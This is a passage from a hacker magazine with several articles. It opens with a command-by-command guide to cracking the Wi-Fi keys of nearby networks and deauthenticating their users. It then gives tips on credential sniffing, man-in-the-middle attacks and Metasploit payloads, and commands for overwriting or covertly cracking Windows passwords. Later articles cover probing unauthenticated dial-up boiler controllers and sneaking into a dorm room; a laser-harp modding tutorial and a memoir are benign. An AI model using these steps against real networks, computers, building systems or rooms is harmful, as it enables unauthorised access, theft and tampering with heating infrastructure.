```

Now, choose a network you'd like to use. I typically watch the DATA column to see which have activity. You can also watch the association list at the bottom of the page to see which APs

have clients (aka stations) attached.

Stop airodump (Ctrl-C) and restart as follows:

```
airodump-ng -c [channel] -w
➥ [filename] -bssid [bssid] wifi0
```

Where [channel] is from the CH column, [filename] is of your choosing, and [bssid] is the bssid of the network you're interested in. This focuses airodump to just gather information on that channel, from the network you specified, and copy the results to a file called [filename]-01.cap

If the network is WEP protected, keep reading, if WPA/WPA2, jump ahead.

WEP Cracking

Now we need to associate with the network of interest, and then flood the network with data to enable key cracking. First, open another xterm window and enter:

```
aireplay-ng -1 0 -a [bssid] -h
➥ 00:11:22:33:44:55 -e [essid] wifi0
```

where [essid] is the name of the network. If this is successful, you'll see the following:

```
Sending Authentication Request
➥ (Open System) [ACK]
Authentication successful
Sending Association Request [ACK]
Association successful :-) (AID:1)
```

If this doesn't work, you may have to try a few times (or other times of day), or other networks, or try moving around a bit if you only have one network of interest. Now, to generate the data:

```
aireplay-ng -3 -b [bssid] -h
➥ 00:11:22:33:44:55 wifi0
```

If you look at the airodump window you left running, you should now see the DATA column growing like the national debt.

The last step is to use this data to find the key, so open a third xterm window, and enter:

```
aircrack-ng -b [bssid] [filename]-01.
➥cap
```

It will test the data gathered to that point and, if it does not find the key, just leave it be. When the DATA column hits each increment of 5000, aircrack will try again. Eventually (typically in the 10,000-40,000 range) you'll get your key.

WPA Cracking

Now that you have opened an airodump window for the network you're targeting, you have to capture the handshake that is generated when a valid user joins the network. The top line of the airodump window has information such as channel, elapsed time, battery life, date, time, etc. If it has captured a handshake, there will also be: [WPA handshake: [bssid] You'll see the client MAC(s) in the Station list at the bottom of the airodump window. If there's no one there, then you've come at a bad time.

So now you can a) wait, or b) if there are clients, kick someone off the network to force them to re-authenticate. To do this, open a new xterm window, and enter:

```
aireplay-ng -0 1 -a [bssid]
➥ -c [client MAC] wifi0
```

This will send one de-authenticate packet to the client. If you like, you can change the 1 to more (5, 10), but increment slowly. You want the de-auth/re-auth process to be smooth for the client.

Once you have your handshake, you have to use a wordlist to crack it. There are many wordlists available online, with different themes and so on. You can either download this to your machine before booting to BackTrack or, if you prefer, just download one before changing drivers and such (which can interfere with typical Internet access). So, assuming you have one:

```
aircrack-ng -w [wordlist.txt]
➥ -b [bssid] [filename]-01.cap
```

Make sure you specify the path of the wordlist if it's not in the same directory as the capture file.

Unlike the ten minutes you would spend on WEP, this is going to take some time... a lot of time. If you're having problems, there is a troubleshooting guide at `http://www.➥aircrack-ng.org/`.

Next Steps

So now that you have access to all of the networks in the area, you have plenty of tools in BackTrack 3 to toy with to your heart's content. Alternatively, you can shut down, reboot in Windows, and use your favorite tools there. This is my personal choice, but only because I got used to this toolbox. If you're familiar with the options in BackTrack, you can surely find what you need (except for Nessus and Cain & Abel).

Cain & Abel

`(http://www.oxid.it/)` This program is perfect to just leave running all the time. It monitors network traffic and grabs usernames, passwords, and VOIP calls. It also has the ability to perform a Man in the Middle attack, which allows you to divert traffic between the clients you indicate (typically a client and the router) through you, enabling you to grab https data, and other items that would otherwise be missed. Cain has tons of other features, but we're going to keep this section short since everyone has their own preferences.

Nessus

`(http://www.nessus.org/)` This is a great program that tests hosts on the network for known vulnerabilities. Very easy to use, you can just identify which host(s) to scan, and it even has a default scan profile (or you can make your own). It will then indicate which hosts have which weaknesses/unpatched holes, etc.

Metasploit Framework

`(http://www.metasploit.com/)` This one is available in BackTrack, but also has a Windows version. This is an ideal partner tool for Nessus. After you get a sense of potential vulnerabilities in Nessus (or use nmap to see which ports are open) you simply load Metasploit (I use the GUI, but there is an easy command line interface as well). You can then use the search for whichever terms/ports you want, or navigate the exploit list that is organized by OS, service type, etc. Once you find one you like, double click and choose your payload (what you want to *do* on the target machine, such as reverse VNC to have a firewalled machine connect back to you and provide you with the user's desktop) and then input any other

required metrics such as the IP of the target.

Wireshark

(http://www.wireshark.org/) This is also in BackTrack or Windows and is standard packet sniffer, so that you can see all of the activity on the network. It's got an easy filter tool as well, so you can easily target just emails, IM activity, etc. I find it helpful to run this as well as Cain, just in case Cain grabs a password and, for some reason. not the username. You can then do a search in Wireshark for the password and find the missing data.

Other Next Steps

So, all of this is well and good but, if you've fallen down your stairs and lost your memory, you might need to figure out how to get into your computer in the first place! But luckily, by virtue of booting into an alternate OS (that being BackTrack instead of Windows), you now have access to the system security files of Windows and can recover, or rewrite, the password.

If you *don't* care what the password is, and just want to overwrite it, simply open an xterm window and type df, which will show you where the Windows system is (i.e. /mnt/hda1) Now just:

```
cd /mnt/hda1/WINDOWS/system32/config
ls #(to make sure you see
➥ the files: SAM and system)
chntpw -i SAM system
```

This will show you the users and ask which you'd like to overwrite.

If you *do* care what the password is, and don't want to change it (which would let the user know that the machine's been compromised), you have a harder task ahead. Similar to cracking WPA, in fact.

After you've cd'd to the right folder (as above) and confirmed SAM and system are present:

```
Samdump2 -o hashes.txt system SAM
```

This creates a file hashes.txt in the directory you're in. Copy this file to your USB, head back to your own machine (since this will take some time) and then choose an option:

1. Boot into BackTrack and then crack with John the Ripper (and your handy dandy wordlist.txt from earlier)
   ```
   john --wordlist=wordlist.txt
   ➥ hashes.txt
   ```
2. Load the hashes into your new favorite program Cain. (Go to the Cracker tab at the top → choose LM&NTLM Hashes on the left → right-click in the body of the page → Add to List → import hashes from a text file → choose your hashes.txt).

Either will take awhile, but then you'll have your password (assuming you have a good wordlist) You can also use Rainbow Tables in Cain, but I'll leave that for another time.

If You Can't Stand the Heat, Hack the Computers! Understanding OAS Heat Computers

by The Philosopher

It is a rare technology indeed that continues to be accessed by dial-up modem, in addition to DSL and other venues, drops one to a command prompt immediately upon connection, and yet carries a great deal of significance in the aspect of life administered thereby. Such systems do exist, although they are usually discovered by the oldest and most primitive of processes–the few systems with so little security and so much importance are thus often overlooked and underrated in a hacker culture increasingly geared towards discovery of the cutting-edge. It is simply astonishing what wardialing is still capable of revealing–a technique that has unfortunately lost most of its popularity in the underground, surviving now primarily as a pastime for casual phreaks, who more often than not do it by hand in search of nothing so glamorous or useful as modem carriers to computer systems, a practice usually called 'hand scanning' or simply 'scanning'. Heat computers and monitoring/building automation systems of all types comprise one of the few remaining classifications of machines that may still be accessible via phone lines, and one of the still scarcer categories of those that do not immediately require a password. As might be expected, these attributes, when exploited clandestinely, provide the potential for some extremely outlandish hijinx, some of the only things possible that even begin to compare with the pranks portrayed in the film *Hackers* (with regard to physical manipulation of buildings remotely). From these computers, the temperature of water in the boiler, cutoff temperatures at which the OAS will cease to heat the building, burner attributes, and more may be controlled–these systems are designed to manipulate and monitor the entire scope of processes involved in space heating. Brief, minimal explanations of boiler operation and water heating are necessitated by the subject matter of this article and will be provided in due course. Still, interested readers are urged to research boiler operation and water heating more extensively. In this article, the extent of my knowledge regarding said systems shall be detailed only with respect to specific models of OAS heat computers; however, the similarities of their operation would suggest that other brands and versions function in a similar fashion so as to ensure the usefulness of the information within this article

in the instance that one should encounter one other than those specified here.

As was mentioned previously, the OAS Heat Computer (version 6310, in the following captures) is an attractive target for exploration as it is accessible remotely over a modem (and, in the case of later models, DSL over static IP) connection, provides a plethora of information regarding the boilers under its control to anyone who calls without supplying security credentials (although a password is necessary for programming) and renders possible technology tasks that formerly required access to a thermostat or boiler room. Said modem connection to the OAS requires 1200 baud and a 7,E,1 terminal emulation (7 data bits, even parity, one stop bit). Upon connection, a banner similar to the following will be displayed:

```
CONNECT 1200
OAS Heat Computer
124-5 & 328-12 WEST 12    12:49A
Tue Jun 24, 2008
MODE:
```

This will identify the time and date at the location of the unit and the address, concluding with a "MODE:" prompt. Note that this is a street address in the format 124 West 12th St. (this unit has moved since this was set during the installation period, though, and the address is obviously fictitious, changed to preserve the identity of this particular system)–this is the format for New York City, at least. Units in other locations may display it differently. "MODE:" prompts the user to enter a command. Typing a question mark will result in the following helpful explanation providing a list of commands and keys that will be used during the session:

```
MODE: ?
COMMANDS:
R = CURRENT REPORT
S = SET POINTS
P = PROGRAMMING (ALSO P1,P2,P3,P4)
T1,T2,T3 = HOURLY TEMPERATURE RECORDS
E = EVENTS
H = DAILY HISTORY (HA,HB = THE
➥ TWO PARTS SEPARATELY)
W1,W2,W3 = WATER RECORDS
D1,D2,D3 = T1,T2,T3 + E + H +
➥ W1,W2,W3
XD1,XD2,XD3 = MORE HOURLY RECORDS
L = LOGON MESSAGE (ADDRESS AND DATE)
V = VERSION (MODEL NUMBER, DATE AND
➥ NOTES)
SPECIAL KEYS:
<?> = HELP
<CTRL-C>, <ESC> = ABORT CURRENT MODE
<CTRL-S> = PAUSE TRANSMISSION
<CTRL-Q> = RESUME TRANSMISSION
<BACKSPACE> = DELETE LINE
```

Current Report

The descriptions of commands are fairly cryptic, as the OAS assumes that one is familiar with its administration. I shall elaborate: "R", Current Report, will print a report of the temperatures of water in various sections of the boiler as well as their status, as seen below (note that commands must be entered in all caps):

```
MODE: R
__TIME_245A_245B_245C_245D_285A_
➥285B_285C_285D____9___10__OUT__
➥AQS__DHW_CHW_STK
 12:49A  77   80   82   78   80
➥ 74   82   83   <5*  <5*| 68
➥ 194  117 >>> 136

 OFF(B) AUT(K) WINTER

_BURNER__HEAT___BYP___MAL___BAT__
➥HI__LO_
   0:03  0:00  0:00  0:00  0:00
➥ 71  68
0
__H-A__H-W__L-W__H-S_____WTR_
  198  128  113  656       0
```

TIME is self-explanatory–the time of access. 245A through 285D signify the eight thermistor sensor inputs of the computer (thermistor=thermal resistor: a resistor that varies in electrical resistance with heat), with the values underneath them denoting the temperature at each corresponding location. OAS claims that these may span three locations–perhaps the 245 and 285 are located in two separate places. _9 and _10 are two additional sensors that report apartment or outside temperatures. A "<5*" is indicative of an electrical break/open connection or indeed a temperature below 5 degrees F. Obviously the former is true in the case of this building, since it was accessed in June, and other reported temperature values are not within even remote proximity to 5 degrees or less. OUT is the sensor input for outside air; 68 is the temperature outside at the time of access. AQS stands for aquastat; this value represents the temperature of the water in the boiler. "DHW" and "CHW" are acronyms for domestic hot water and coil hot water, respectively, representing the temperature of hot water when "called" domestically and in the coil. To make this distinction, the term, "domestic hot water" or DHW refers to potable water used for functions other than space heating; i.e., water of sufficient quality for human consumption (regardless of actual usage) that is not used to heat a building. Examples include tap water used for showering/bathing, drinking, cooking, cleaning, etc. The latter value, CHW, is necessary to monitor since debris may collect on the outer coil and absorb heat, thereby lowering the temperature of the water as it travels through the boiler, thus wasting fuel as more is required to achieve the requested temperature. The significance of the arrows seen underneath CHW is that of a "probable electrical open" as according

to the electronic manual for the OAS Heat Computer 1000 (the likes of which is packaged with software that will be discussed in the latter half of this article.) Usually, though, a numerical temperature value will be displayed here. Following CHW, STK represents the temperature of the stack (also commonly referred to as a chimney) of the boiler. Notice that the burner is in winter mode, an unusual condition for a system accessed in June. Summer and winter modes differentiate in that the heat computer will cease to actively provide heat when it is set to the former option, although domestic hot water will be provided still, and winter mode is that at which the computer will provide heat and function ordinarily. Altering the mode from winter to summer and vice versa is one of the programmable set points of the system, as will be seen anon. "OFF(B)" reports the status of the burner as off, and "AUT(K)" the status of the key switch in automatic position. This key switch serves as a venue to control the most fundamental functions of the heat computer manually and locally–if in the ON position, it activates the burner in a manual bypass; that is, in the absence of a heat call. "Heat call" is simply the term for a request, either automatic/digital (the temperature may drop below the programmed threshold, necessitating heat) or manual, for heat. Calls may also occur for domestic hot water. If in the OFF position, the burner will be switched off and remain unresponsive to heat calls. In automatic position, the burner will activate/deactivate appropriately depending upon the presence of system heat calls. Also on this line may be commonly printed an indication of a domestic hot water call; it could be alternately seen as:

```
OFF(B) AUT(K) WINTER DHWTR
```

Furthermore, all of the dial-out alarm conditions described below may appear on this line of the report, in addition to OVRD (programmed override) and BAT, which indicates that the system is currently operating on battery backup. Hydronic systems may exhibit "ON(C)" or "OFF(C)", which report the status of the circulator pump as on or off. The differentiation between hydronic and steam boilers will be made throughout the current report analysis as the OAS Heat Computer handles each respective type of system slightly differently. Hydronic boilers heat fluid, usually water, to a specific temperature and heat a space through the circulation of that hot water or fluid. The circulation pump serves the specific function of returning water to the boiler once its heat has been largely dissipated.

The next line reports the burner run time, heat time, bypass, malfunction, and high/low outside temperatures for the past 14 days. As can be concluded from a brief analysis, the burner has been running for three minutes at the time of access, and no malfunctions or bypasses have occurred. It appears as if the current outside temperature is the lowest in two weeks. High aquastat temperature (H-A), high/low domestic hot water temperature (H-W, L-W), highest stack temperature and boiler water consumption are daily reports as opposed to the current ones seen above. HEAT, or heat time, displays the burner run time during heat calls (an instance of heat being turned off or on is referred to as a heat call, as noted above. The redundancy here is simply to facilitate expediency in quick reference of this particular section of the report analysis. Underneath BYP, system bypass, is placed the burner run time during a period in which the burner is active yet no heat or DHW calls are present. Bypasses will trigger the bypass alarm (see below), and may occur when the key switch has been manually set to the ON position, or if the burner has been physically controlled from the burner panel located on the heat computer system itself. In order to understand the significance of the time value, if one is present, under MAL, one must understand the method by which the heat computer defines and manages 'malfunctions'. In order to properly operate the burner as corresponds to heat calls, the OAS Heat Computer temporarily records through its circuitry the burner status. The "flame failure" circuit is that which will be interrupted if flame is not turned on when called for. The malfunction alarm is connected to this circuit and "listens" for flame failure. If a delay in excess of 45 minutes is reported between a call for heat or DHW and the activation of the burner, when the key switch is in automatic position, a "timed malfunction" occurs, the likes of which is printed here and logged as an event in the records viewable by the 'E' command. Timed and hardware malfunctions differentiate in that the latter is a failure of flame even when the burner has attempted to produce it, as opposed to timed malfunctions which are failures of the burner to activate at all; logging of this is an instant process. BAT reports the amount of time that the heat computer has been operating on battery backup.

Set Points

True to the OAS advertisement pitch of "Be A Control Freak," several attributes (henceforth referred to as "set points") of the heat computer may be remotely programmed–this is the venue through which the title of this article may be literally applied. Set points are as follows:

```
MODE: S
TIME SET POINTS              DIAL OUT
  DAY 5:30A ALARMS___MAL_AQS_
        ➥ DHW_BYP_APT_ADC__A7__A8_
  EVENING 6:00P ENABLED:
        ➥ N N N N N N N N
```

```
  NIGHT 10:00P
  AQS  120            A7.
TEMPERATURE SET POINTS
  DHW   90            A8.
  INSIDE
    DAY     69   1. 1917XXXXXXX
    EVENING 69   2. 1800XXXXXXX
    NIGHT   65   3. 191XXXXXXXX
    ATH     0    4.
  OUTSIDE        *. XXXXXXXXXXX
    DAY      55
    NIGHT    40
SUMMER/WINTER  W

AQUASTAT
  DAY     190
  NIGHT   190
  DIF      10
```

Time set points define for the system "day," "evening," and "night" by minimum hour. Thus, the period of time from 5:30 a.m. to 6:00 p.m. would be considered "day," from 6:00 p.m. to 10:00 p.m. is "evening," and so forth. The importance of establishing and defining these categories lies in the fact that the OAS determines cutoff temperatures by the time of day; this individual system will cease to heat the building actively if the inside temperature during the period of time defined as the day reaches 69 degrees, the temperature set point for this particular system. If the heat computer is administering an apartment building, heat will be provided if a majority of outside cutoff temperatures are logically opposite the inside as the system is incapable of heating the area outside of a building-therefore, 55 and 40 degrees, as seen here, are the temperatures at which, when sensed by thermistors, the boiler will initiate procedures to actively heat the building. The precise purpose and effect of summer/winter mode is unknown and absent from the technical specifications of other versions including the 3500. A reasonable assumption, however, is that summer operation involves the toleration of lower maximum aquastat and cutoff temperatures without activating an alarm by default, since the outside temperatures are obviously expected to be higher. Under "aquastat" are the temperature settings with a permitted differential of ten. Dial out and alarm conditions follow–the computer will generate an alarm message in the instance of a burner malfunction, an aquastat temperature below the specified minimum (120 degrees, here), excessively low domestic hot water temperature, system bypass, disconnected area sensor, and/or an analog-to-digital converter error. A7 and A8 are additional generic alarms that may be connected to external devices. Alarms MAL through BYP will dial out after five minutes of the persisting condition, APT after ten, and ADC after forty. This is only logical as analog-to-digital converter and apartment sensor errors are far more likely to be resolved automatically with system resets and other automatic measures, and it is not absolutely vital that the building manager be made aware of them immediately, as they concern the machine and not the actual heat or hot water in the building. Despite what may be believed to the contrary, the terse list of phone numbers is NOT a directory of dialups to other units, (the number following the asterisk is the dialup for the unit to which the user is connected) nor is it a log of the last four numbers to dial in. Instead, the OAS will dial the numbers listed and leave an automated message, emergency page, (if a beeper/pager number is specified) or electronic message (if sent to a modem), with the alarm time and status. Often these numbers will seem rather random and unrelated when called. Remember that the purpose of this feature is to notify those in charge of the building, who are most likely responsible for remote programming of the system as well, of alarm conditions; it would do little good to have the computer call the main number(s) of the building itself to report problems. These numbers, then, could merely be those of people or other places that the owner of the computer has contact with and access to, possibly including personal numbers. In fact, the author of this article knew that the number of this particular unit was registered to a certain establishment, here called "Jones Financial". Upon calling one of the numbers listed, an answering machine picked up with the greeting, "You've reached the Joneses." Case in point.

This article will be concluded on page 135

Security: Truth Versus Fiction

by RussianBlue

In a world with cable news, internet, and search engines, we are provided with an almost live account of all the terrible things that our world is riddled with: violence, pain, and fear. With this constantly reinforced feeling of danger, safety and security become precious commodities, sought after for a premium. But while corporations tout products designed to make you safer, one must wonder: how much do fancy security measures matter? Is there a way to break the system, even in the face of overwhelming efforts to cover every crack and patrol every corner? As advanced as they are, can these systems be beaten?

This is the way hackers think. Constantly we consider and reconsider the effectiveness of security systems; we look under every rock and peer into each nook and cranny to find that one tiny weakness which, given careful management of circumstances, compromises the system. Often, however, it is a system of tiny flaws compounding each other that creates a little doorway through which the canny individual can squeeze and thereby penetrate what many would think impregnable. Alone, these little flaws go mostly unnoticed by people who aren't looking for them, but a hacker is someone who not only knows where the flaws can be found, but also how to master their intricacies and achieve a desired end: in this case, to beat the system. Let me supply my own story of a simple series of seemingly negligible flaws that added up to create a massive failure in the overall scheme of an establishment.

I am a university student living in a campus residence. The building in which I live was converted from a hotel to a student living area. A major selling point for the residence is its security. To get to the elevators in the main level, one must show an access card to the security guard who keeps 24-hour watch. To access a level of student rooms, one must swipe their access card. To get into the mail room, laundry room, or dining area, you have to swipe the same card. Each level has an individual who takes care of any reported security issues, such as intruders or suspicious activity. This looks, on paper, like a very good system and no doubt ensures safety. Students pay a premium for this security, as this particular residence is probably the most expensive on campus.

But is this security worth paying extra? As educated hackers, I have no doubt you're already looking for ways to get around the various security systems. Let me assure you, I have done the same. Though I do not recommend trying to access someone's residence without their permission at any time, I "broke in" to a room on a different level than my own. Please understand that I did so without malicious intent and only to prove that the system was flawed. This story begins on ground level.

The first challenge that I faced was the necessity of accessing elevators. People are not allowed on levels 2 or 3, which are used for conferences, without a pass. The stairs are right next to the security station, and therefore inaccessible to people without proper credentials, so they were not an option. Thus, one must somehow gain access to the elevators before they can even begin to penetrate the system. The solution to this problem, I discovered, was in the lower level. In the main area, there are stairs that go one level down to the mail room and laundry rooms, so you can traverse freely from the main level to the basement. These stairs are actually concealed from security's view and therefore provide a free pass around the desk. The main elevators also go directly down to the basement level. This means that you can get into the elevators from that level without security knowing, an obvious security flaw.

The next issue is getting onto the level you're looking for. If you are in the elevator, you need to swipe the card to go to a level where students reside. Theoretically, if you were lucky, a student would want to go to the same floor as you and punch it in, or you might be able to hit the button while their swipe was still active. I decided to try for a method that would work every time. The elevator does allow non-swiped service to several levels usable by all students and staff including the ground floor, the basement area, and an entire floor deemed the student lounge: the second-highest floor in the building. Again, a convenience for residents but a security flaw that adds to the pile. While on the ground level, the stairs up are inaccessible; the student lounge, however, doesn't have security, and you are free to traverse the floors above the conference levels by way of the stairs. Combine this with the previous way to access the elevators and student lounge, and you have a ticket to every level in the building that you could possibly care about. Again, a huge security flaw in a place that touts student security as a main priority.

What has not yet been discussed, however, is what to do once on the targeted floor. To get into the room, you need to swipe your access card. No card, no access. There is, once again, a simple solution. Clearly posted by the elevators of each floor is the cleaning schedule for the rooms. It tells you what day the cleaning service comes by to clean the bathroom in each room. This part is more a matter of timing. It takes cleaning about ten to 15 minutes to do a room, but as long as you're patient, you can get it right. If you want a quick peek into the room, just walk by and you get your glimpse. If you want access, you need only to catch the cleaners as they are finishing up. They only do the bathroom and a quick vacuum, but most students are either in classes or clear out of the room for a few hours when it's cleaning day. If you get into the room as the cleaners are leaving, they won't really bother you. And there you will likely have access to the room for as long as you need it

Doing this, I only left my friend a calling card to show off the little feat, but it would be child's play to do something more malicious. The rooms don't have safes, and even if the resident does, you need only a box to take it out. People move things in and out all the time, and nobody will think twice about it. Passports, documents, work, or possessions could conceivably be taken. Obviously the security is not as effective as the residence suggests. It makes no sense that in a building that has 24 hour security I was able to access a particular room with only a couple of days of patience and a brain. There was no trick key, and there were no tools involved.

Some of you are probably asking why I was not caught by the floor's other residents, as a stranger, or why the cleaning ladies didn't know that it wasn't my room. The answer here is in the volume of people. The building has almost 1000 residents, and each of these staff members sees over a hundred faces going in and out per day. This rather foils the idea of people being able to simply recognize a stranger, given that many of the people who do live here are new to them every day. Security flaw.

This brings us to an important question which we face in modern society: are the security systems touted by this residence and that apartment really effective enough to guarantee our safety, or are they just a ploy to attract potential customers? It's a dilemma, and there are good arguments on both sides. As logical people, I'm sure we can all appreciate the added security, and thus safety, of locking doors at night or installing an alarm system in our homes. On the other hand, most of us are experienced hackers. We know that every system has its weaknesses and therefore can be broken. Thus, while my story tells you how to break into a university residence room, I hope that you give some thought not to breaking the system, but instead to what breaking this system means. This ever-present ability to hack these systems counteracts the boasts that companies make about their security systems. It would seem impossible to create a system that couldn't be hacked. Does this mean that security systems are a waste of money? Does it mean that complete safety is impossible? Does it mean that, unable to afford much of the security used by corporations and companies, even reasonable safety is out of reach for most people?

These are not questions for which I profess to have answers, but they are something for every hacker to think about when finding holes in security schemes, be it security for a building or a computer program. Think not only about where the hole is and what can be done through it, but what it means for safety and security as a whole. Just some food for thought.

Hacking the Beamz

by shotintoeternity

The Beamz (available at `http://➥thebeamz.com/`) is a MIDI-controlled, musical instrument called a laser harp. It uses laser beams as an interface to trigger music samples in .wav, .mid, and .sgt formats. When you interrupt the laser beams with your hands, you can play any of the pre-recorded music segments. The Beamz is powered via USB, and a proprietary application and driver control it.

Here's the problem: although the hardware is solid and, at $400, much less expensive than other laser harps, there's no way to modify the sound samples within the application itself. Unfortunately, the proprietary Beamz application is currently the only software which interfaces with the device. This tutorial will help you modify the sounds which the application triggers so you can edit the sounds which the device can play. After editing the files as shown below, you can make the Beamz into a laser MIDI controller for your own samples.

Editing Process

The easiest way to drop in your own sample into your laser harp is by a simple .wav file swap. To do this, go to the Beamz music information in the default location:

```
C:\Documents and Settings\All Users
➥\Documents\Beamz\Beamz_Music
```

First, you need to rename the .wav files in the directory to a different extension, to back up the original samples. If you accidentally delete a sound, you can always restore the sounds from the Beamz software that shipped with the device. I use the .wax extension, but you can use anything you like. Then, substitute your own .wav file with the exact same name as the original Beamz file that you renamed. Make sure the .wav file is recorded at the exact same BPM (beats per minute) as the default BPM on your Beamz track. Rather than playing the pre-recorded Beamz sample, you will then be able to hear whatever sound you dropped into the Beamz music directory.

As an example, let's take a look at the C:\Documents and Settings\All Users\Documents\Beamz\Beamz_Music\Get'n Chilly\ directory. The following files comprise the rhythm section of the song "Get'n Chilly" in the Beamz application:

```
BREAKDOWN.wav     DRUMS ONLY.wav
DRUMSnBASS.wav    INTRO GROOVE.wav
INTRO.wav         MAIN GROOVE.wav
```

To change them, I recorded six different drum beats at exactly 97 BPM using some freely available drum machine software called Hammerhead (`http://threechords.com/hammerhead`). After substituting my samples with the Beamz built-in samples, I was able to completely control the rhythm of the song.

On some songs, like "Rastafari," these beats are notated in the names of the .wav files. For instance, Groove A 4.wav is a four measure .wav, whereas Groove D 8.wav is an eight measure .wav. By swapping these files for your own, you can entirely replace the pre-made samples in the song.

Advanced Editing

The Beamz music was originally composed using Microsoft DirectMusic Producer software, freely available as a download from Microsoft. The software uses .sgt files, which are very small audio sequences that contain segments of a larger file in addition to standard .wav and .mid files. For advanced editing of the sounds – including MIDI triggering, frequency, and pitch – you need to edit the .hb files located inside of the Beamz song directories. The files are coded in XML, and any number of beam attributes can be changed.

Each .hb file starts out with an XML tag similar to the one below:

```
<Program UseBundle="0" Name="Get&apos;n Chilly" Genre="HipHop" GUID="9cc86704-
➥86cf-4b78-a2e9-721819951f27" AudioPath="StandardMusic.aud"
➥ VideoStart="0.000000" BPM="4" Beat="4" Tempo="0.000000" TempoRange="0.40000"
➥ UseTempo="1" LockPitch="1" Volume="-360" DynamicChannels="0">
```


This code gives information about the Beamz track (each with its own unique GUID) to the application. Afterwards, you will see code in this general format:

```
<Beam ID="256" Name="Bells N Whistles" Description="One Shot"
PulseRate="16" PulseTriplet="0" PulseDelay="44" StartRate="0"
StartTriplet="0" StepInterval="4" StepMult="1" Mode="Secondary"
Poly="10" Trigger="OneShot" Step="0" FreeWheel="0" Slave="0" Master="0"
Volume="0" TimeShift="0" NoCutOff="0" GroupCount="-1" GroupID="-2">
      <Regions>
        <Region Name="Default" Title="Bells N Whistles" Comment="One
➥ Shot">
          <Segments>
            <Segment File="BellTree hit.wav" Vol="-570" EndTime="1"
➥ LoopEnd="1" />
            <Segment File="Ding hit.wav" Vol="-370" EndTime="1"
➥ LoopEnd="1" />
            <Segment File="CHIMES.wav" EndTime="1" LoopEnd="1" />
            <Segment File="CYM 5.wav" Vol="-570" EndTime="1"
➥ LoopEnd="1" />
          </Segments>
        </Region>
      </Regions>
    </Beam>
```

The description of this Beam as "One Shot" indicates that at any point during the sequencing of the Beamz track, the sound will play once without looping. This attribute is defined in the Trigger section of the tag. Other sounds are "Pulsed" sounds, which indicates that a number of notes will be played and looped on that particular Beam. Each attribute within the tag corresponds to MIDI data, which controls the sound the laser produces.

Data under the <Segments> tag of the .HB file controls which .wav files the Beam will trigger. In this case, the Beam will play one of four .wav files (BellTree hit.wav, Ding hit.wav, etc.). When swapping your .wav files with the built-in sounds, you can edit the Segment File attribute to point to your own sounds.

If you need some sources for your samples, check out music software like FruityLoops or Reason, along with the open-source sound editor Audacity (`http://audacity.sourceforge.net/`). Please e-mail me at `shotintoeternity@gmail.com` if you have any questions or are interested in collaborating on this project.



Hacker Perspective

Jason Scott

At the time, I called myself a hacker simply because it was the word that fit.

I am nearly 40 years old, but I feel like I have lived several lifetimes, multiple distinct capsules of being and knowing, each quietly coming to a close with a physical or mental move into a new direction. Through it all, however, machines of plastic and metal and glass have guided my direction, given me sustenance and comfort, and driven me to come out of various shells that sometimes I didn't even know I had been disguising myself in.

From the moment my father, working at IBM's research center in upstate New York, brought home what passed for a home computer, it was obvious which one of the three children would make them his life; my siblings and I do not share the same accents in our voices, the forking of our daily lives and my attachment to this machinery and way of life being so total and complete. In 1978, these computers were borrowed from work as you might sign out a rare book or artifact, and the weekend visitations I would make to my father's house, now nearly empty from a divorce, were centered around which new item he'd be able to bring to my attention. After a dozen or so of these lends, The Commodore PET, a machine bursting with 8k of memory to write programs, stayed permanently, a between-the-cracks forgotten item from work. With a cassette drive that relied on audio signals to transfer a program over a matter of minutes, and a black and white screen barely five inches across, it was obvious that I was never looking back to any other choice in life. Computers it was, and computers it is.

I feel the hardest thing to translate from these old memories is the sense of time, the distances of minutes that were an expected aspect of the experience at the time. I recall an Atari game that would take 20 minutes to load by cassette. "Once you get a floppy drive, you'll never go back," said the wonderful man who ran the local computer store who I befriended. And he was very right; I never did. Even now in the dusk and sunset of the floppy disk, the feeling of holding a solid piece of plastic in my hand and knowing information was on it is still strong in me. I could walk around with whatever-you-please on those floppies, be they games, programs, or writings typed out and transferred via phone line to other waiting floppy disks inside floppy disk drives that would write their payload with a churning, remembered-years-hence grind.

To speak of "transferring," as well, is to bring back a flood of memories; of phone numbers dialed in the dark of night, hoping beyond hope that a busy signal wouldn't respond, that I'd hear the click of relay that meant a machine, a modem, was providing me a terrible screech of a carrier that meant it was my turn, my solitary turn, to connect to another person's computer. A person, I might add, that I would likely never meet.

But maybe this is one of the biggest mistakes that people make when they look back at the era I was a part of: meeting was fundamental! Modems, all told, were miraculous things, able to connect and transfer data via telephone lines, but they did so very slowly, very unevenly, and it was so much easier just to find a way to travel the distance, meet the people, trade, and duplicate there in person.

Some of my finest memories of that time are not of cards successfully installed, games finally beaten, or messages successfully written. It's of parties I had my father drive me to to meet online friends, of careful negotiation of the train system to arrive at a mall in White Plains to quietly wait for friends to arrive at the appointed time. I remember aimless walks through neighborhoods and streets, talking of all things technical, occasionally misrepresenting my knowledge or having others misrepresent theirs, but through it all, a muddling, growing sense of self-worth and character that would only strengthen as disk-copying friends became best friends.

And I recall a meeting in the Citicorp Center in 1987, a trip into then-scary New York City. I was a 16-year-old "hacker," wide-eyed and nervous, standing among kindred spirits, one of them calling himself Emmanuel Goldstein and heading out to a Chinese dinner afterwards, my scant funds barely able to pay my part of even this inexpensive meal.

The "hacker" nomenclature, which I fashioned on my breastplate and used to shock and ally, was something I picked up from media and what I read; I didn't know at the time the

long history the spirit of it had or when it truly became a synonym of evil. All I knew was that it felt right, a word that got attention and which I felt applied to me - I still do. It was a word that felt like an adjective, a noun, a verb. It felt like a song, a theme, a medal. And whether I sought knowledge, or attention, or friendship, the word served me well.

